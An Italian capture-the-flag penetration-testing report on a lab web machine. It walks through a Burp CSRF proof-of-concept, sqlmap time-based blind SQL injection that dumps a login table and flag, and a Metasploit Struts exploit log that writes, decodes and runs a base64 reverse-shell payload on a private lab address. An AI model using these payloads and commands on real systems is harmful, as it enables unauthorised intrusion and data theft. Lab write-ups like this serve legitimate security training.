
Visita della pagina exploit.html



Interazione con exploit.html



Interazione con exploit.html




Analisi del codice sorgente di exploit.html


```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body background="black">

  <form action="http://localhost/profile.php" method="POST" enctype=
"multipart/form-data">
    <input type="file" name="file">
    <input type="submit" >
  </form >

  </body>
</html>
```

Iniezione di una richiesta dannosa


```
python3 -m http.server 80
```



Visita della pagina enter_network/index.php




Visita della pagina enter_network/index.php




Analisi del codice sorgente di /enter_network/index.php

```
<!DOCTYPE html>
<html>
<head>
    <title>entering network</title>
</head>
<body>
    <center>
<form action="" method="POST">
    username: <input type="text" name="user">
    <br>
    password: <input type="password" name="pass">
    <br>
    <input type="submit" name="sub" value="SEND">
</form>
</center>

</body>
</html>
```

Intercettazione della richiesta



Creazione del file di attacco



Esecuzione dell'attacco

```
sqlmap -r sqlinternetnetwork -p user --current-user
```

```
Parameter: user (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: user=admin' AND (SELECT 1530 FROM (SELECT(SLEEP(5)))UOwF) AND 'U
hqG'='UhqG&pass=123456test&sub=SEND
---
[20:11:55] [INFO] the back-end DBMS is MySQL
[20:11:55] [WARNING] it is very important to not stress the network connectio
n during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (opti
on '--time-sec')? [Y/n] y
web server operating system: Linux Debian
web application technology: Apache 2.4.46
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[20:12:05] [INFO] fetching current user
[20:12:05] [INFO] retrieved:
[20:12:18] [INFO] adjusting time delay to 3 seconds due to good response time
s
root@localhost
current user: 'root@localhost'
[20:17:05] [INFO] fetched data logged to text files under '/root/.local/share/sqlma
p/output/192.168.64.7'

[*] ending @ 20:17:05 /2023-06-06/
```

Esecuzione dell'attacco


```
1  sqlmap -r sqlinternetnetwork -p user --dump
```

```
[20:26:51] [INFO] fetching tables for database: 'Machine'
[20:26:51] [INFO] fetching number of tables for database 'Machine'
[20:26:51] [INFO] retrieved: 1
[20:27:07] [INFO] retrieved: login
[20:29:50] [INFO] fetching columns for table 'login' in database 'Machine'
[20:29:50] [INFO] retrieved: 3
[20:30:21] [INFO] retrieved: username
[20:34:00] [INFO] retrieved: password
[20:38:07] [INFO] retrieved: role
[20:40:16] [INFO] fetching entries for table 'login' in database 'Machine'
[20:40:16] [INFO] fetching number of entries for table 'login' in database 'Machine'
[20:40:16] [INFO] retrieved: 1
[20:40:32] [WARNING] (case) time-based comparison requires reset of statistical model, please
wait.......................... (done)
FLAG{N7:KSA_0
[20:48:21] [ERROR] invalid character detected. retrying..
[20:48:21] [WARNING] increasing time delay to 7 seconds
1}
[20:49:52] [INFO] retrieved: admin
[20:52:25] [INFO] retrieved: administrator
Database: Machine
Table: login
[1 entry]
+-------+-----------------+---------------+
| role  | password        | username      |
+-------+-----------------+---------------+
| admin | FLAG{N7:KSA_01} | administrator |
+-------+-----------------+---------------+

[20:59:06] [INFO] table 'Machine.login' dumped to CSV file '/root/.local/share/sqlmap/output/1
92.168.64.7/dump/Machine/login.csv'
[20:59:06] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/19
2.168.64.7'

[*] ending @ 20:59:06 /2023-06-06/
```

Tentativo di connessione remota con la macchina target

```
Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.64.6     yes       The listen address (an interface may b
                                     e specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   Linux Universal


msf6 exploit(multi/http/struts_code_exec) > exploit

[*] Started reverse TCP handler on 192.168.64.6:4444
[*] Attempting to execute: /bin/sh@-c@touch /tmp/4FxJ.b64
[*] Attempting to execute: /bin/sh@-c@echo f0VMRgEBAQAAAAAAAAAAAAIAAwABAAAAVI
AECDQAAAAAAAAAAAAADQAIAABAAAAAAAAAAEAAAAAAAAAAIAECACABAjPAAAASgEAAAcAAAAEAA
AagpeMdv341NDU2oCsGaJ4c2Al1towKhABmgCABFcieFqZlhQUVeJ4UPNgIXAeRlOdD1oogAAAFhq
AGoFieMxyc2AhcB5vesnsge5ABAAAInjwesMweMMsH3NgIXAeBBbieGZsmqwA82AhcB4Av/huAEAA
AC7AQAAAM2A | tee /tmp/4FxJ.b64
[*] Attempting to execute: /bin/sh@-c@base64 -d /tmp/4FxJ.b64|tee /tmp/4FxJ
[*] Attempting to execute: /bin/sh@-c@chmod +x /tmp/4FxJ
[*] Attempting to execute: /bin/sh@-c@rm /tmp/4FxJ.b64
[*] Attempting to execute: /bin/sh@ c@/tmp/4FxJ
[*] Exploit completed, but no session was created.
```

Tentativo di connessione remota con la macchina target



Conclusioni

- È stata testata la sicurezza di Web Machine: (N7) utilizzando tecniche di Penetration Testing etico.
- Sono state acquisite le credenziali di accesso in chiaro della macchina target attraverso l'utilizzo di un attacco di SQL Injection.
- Sono state esplorate tutte le possibili combinazioni al fine di ottenere il controllo completo della macchina target sfruttando le vulnerabilità individuate e attuando le corrispondenti operazioni di exploit.
- Tuttavia, non è stato possibile conseguire un controllo remoto totale sulla macchina target.

